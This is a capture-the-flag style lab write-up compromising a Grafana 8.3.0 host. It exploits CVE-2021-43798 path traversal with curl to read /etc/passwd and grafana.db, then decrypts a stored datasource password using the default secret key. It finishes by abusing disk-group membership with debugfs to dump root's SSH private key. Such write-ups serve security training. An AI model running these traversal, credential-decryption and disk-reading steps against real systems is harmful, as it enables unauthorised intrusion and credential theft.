Fanatastic
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Fanatastic exposes Grafana v8.3.0, vulnerable to arbitrary file read via path traversal (CVE-2021-43798). We use it to downloadgrafana.db, pull the encrypted password of thesysadminuser from thedata_sourcetable, and decrypt it with the defaultgrafana.inikey, recoveringSuperSecureP@ssw0rd. That credential opens SSH assysadmin, who belongs to thediskgroup: withdebugfswe read the raw disk and dump root's SSH private key (disk group abuse), which gives us root.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The full sweep returns three ports:
ping -c 1 192.168.233.181
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.233.181
PORT STATE SERVICE
22/tcp open ssh
3000/tcp open http
9090/tcp open httpnmap -p22,3000,9090 -sCV 192.168.233.181 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
3000/tcp open http Grafana http
|_http-title: Grafana
9090/tcp open http Golang net/http server
|_http-title: Prometheus Time Series Collection and Processing ServerPort 9090 is Prometheus (metrics) and 3000 is Grafana (visualization dashboards, typically fed by Prometheus). The vector is Grafana.
Grafana - TCP 3000
The login panel gives away the version: Grafana v8.3.0.

That version carries a known vulnerability. searchsploit confirms it:
searchsploit grafanaGrafana 8.3.0 - Directory Traversal and Arbitrary File Read | multiple/webapps/50581.pyExploitation
CVE-2021-43798: arbitrary file read
Grafana serves its plugin resources under /public/plugins/<plugin>/. Before 8.3.1 it didn't sanitize the path, so a chained ../ escapes the plugin directory and reads any file with the process's privileges (CVE-2021-43798). The plugin name (alertlist) must be an installed one; --path-as-is stops curl from collapsing the ../:
curl http://192.168.233.181:3000/public/plugins/alertlist/../../../../../../../../../../../etc/passwd --path-as-is 2>/dev/null | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
grafana:x:113:117::/usr/share/grafana:/bin/false
sysadmin:x:1001:1001::/home/sysadmin:/bin/sh
It works: the server returns /etc/passwd. Filtering by sh shows who has a real shell, and there sits sysadmin (uid 1001, /bin/sh), a user worth remembering since SSH on 22 is still open. The juiciest file isn't that one but Grafana's SQLite database, at /var/lib/grafana/grafana.db, which holds users and datasource connections:
curl http://192.168.233.181:3000/public/plugins/alertlist/../../../../../../../../../../../var/lib/grafana/grafana.db --path-as-is > grafana.db
file grafana.db
sqlite3 grafana.db
grafana.db: SQLite 3.x database, last written using SQLite version 3035004, ...
SQLite version 3.46.1 2024-08-13 09:16:08
sqlite> .table
alert                    ngalert_configuration
...
data_source              user
The database is a valid SQLite 3.x and .table shows the data_source table, which stores the datasource connections.
Decrypting the datasource credential
The data_source table shows the Prometheus datasource, configured with basic auth. The user is sysadmin and its password travels encrypted in the secureJsonData field (basicAuthPassword):
sqlite3 grafana.db 'select * from data_source;'
...|sysadmin||0|{}|...|{"basicAuthPassword":"anBneWFNQ2z+IDGhz3a7wxaqjimuglSXTeMvhbvsveZwVzreNJSw+hsV4w=="}|...Grafana encrypts these secrets with AES using the secret_key from grafana.ini. On an install that never changes it, that key is the factory default, SW2YcwTIb9zpOOhoPsMm, so the encryption is reversible. Rather than reimplementing the AES by hand, searching grafana password decryption returns a public decryptor built for exactly this CVE:

GitHub
Sic4rio/Grafana-Decryptor-for-CVE-2021-43798
This script decrypts the DataSource passwords from a Grafana instance vulnerable to CVE-2021-43798,
which allows unauthorized arbitrary file reading.
The repository (repo) does the job:
git clone https://github.com/Sic4rio/Grafana-Decryptor-for-CVE-2021-43798
cd Grafana-Decryptor-for-CVE-2021-43798
pip3 install -r requirements.txt --break-system-packages
python3 decrypt.py
[*] grafanaIni_secretKey= SW2YcwTIb9zpOOhoPsMm
[*] DataSourcePassword= anBneWFNQ2z+IDGhz3a7wxaqjimuglSXTeMvhbvsveZwVzreNJSw+hsV4w==
[*] plainText= SuperSecureP@ssw0rd
The cleartext password is SuperSecureP@ssw0rd.
Shell as sysadmin
SSH with the decrypted credential
The name sysadmin matches a system user (we saw it in /etc/passwd). We try the password over SSH and it lands:
ssh sysadmin@192.168.233.181
sysadmin@192.168.233.181's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)
Last login: Thu Jan 22 22:11:20 2026 from 192.168.45.219
$ whoami
sysadmin
The decrypted password opens a session: we are now sysadmin.
Local
cat local.txt && whoami && ip a && hostname
86c24ce16176204e84710a16e434aea7
sysadmin
Privilege escalation
Disk group abuse
id shows sysadmin belongs to the disk group (gid 6). That group grants read/write access to the raw block devices (/dev/sda*), i.e. the disk underneath the file-permission layer (disk group abuse). lsblk shows the root / lives on /dev/sda2; debugfs opens that partition raw and lets us read any file, ignoring its permissions, including root's private key:
id
lsblk
debugfs /dev/sda2
debugfs:  cat /root/.ssh/id_rsa
sysadmin@fanatastic:~$ id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin),6(disk)
sysadmin@fanatastic:~$ lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0   10G  0 disk
├─sda1   8:1    0    1M  0 part
└─sda2   8:2    0   10G  0 part /
sysadmin@fanatastic:~$ debugfs /dev/sda2
debugfs 1.45.5 (07-Jan-2020)
debugfs:  cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rc2EyNTUxOQAAAAt...<SNIP>
sysadmin is in the 6(disk) group, root / lives on /dev/sda2, and debugfs dumps root's private key ignoring file permissions. We copy the key, fix its permissions and log in as root over SSH (to localhost, because the key is authorized for the local account):
nano id_rsa; chmod 600 id_rsa
ssh -i id_rsa root@localhost
sysadmin@fanatastic:~$ ssh -i id_rsa root@localhost
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)
Last login: Thu Jan 22 22:24:53 2026 from 127.0.0.1
root@fanatastic:~# whoami
root
The private key opens a session as root.
Root
cat /root/proof.txt && whoami && ip a && hostname
1ddd498c8127a3adf85b01bf1eafd3fb
root
Attack chain
HTTP (3000)  --  Grafana v8.3.0
        │  CVE-2021-43798: arbitrary read -> grafana.db
        │  data_source: encrypted basicAuthPassword (sysadmin)
        │  default secret_key -> decrypt -> SuperSecureP@ssw0rd
        ▼
SSH sysadmin  (local.txt)
        │  disk group -> debugfs /dev/sda2 -> /root/.ssh/id_rsa
        │  ssh -i id_rsa root@localhost
        ▼
root  (proof.txt)
Lessons learned
- A version string on the login page can open the box. Grafana 8.3.0 advertises its version and with it CVE-2021-43798. Reading each service's version is the first filter.
- Path traversal isn't just
/etc/passwd. The valuable target was the application database:grafana.dbstored users and datasource credentials. Knowing where each service keeps its state multiplies the impact of an arbitrary read. - Encrypting with a default key is not encrypting. Grafana's factory
secret_keymakes thebasicAuthPasswordreversible. Rotating encryption keys on install is not optional. - The
diskgroup is deferred root. Reading/dev/sda2withdebugfsbypassed every file permission and exposed root's private key. Belonging todiskis equivalent to reading (and writing) the whole disk.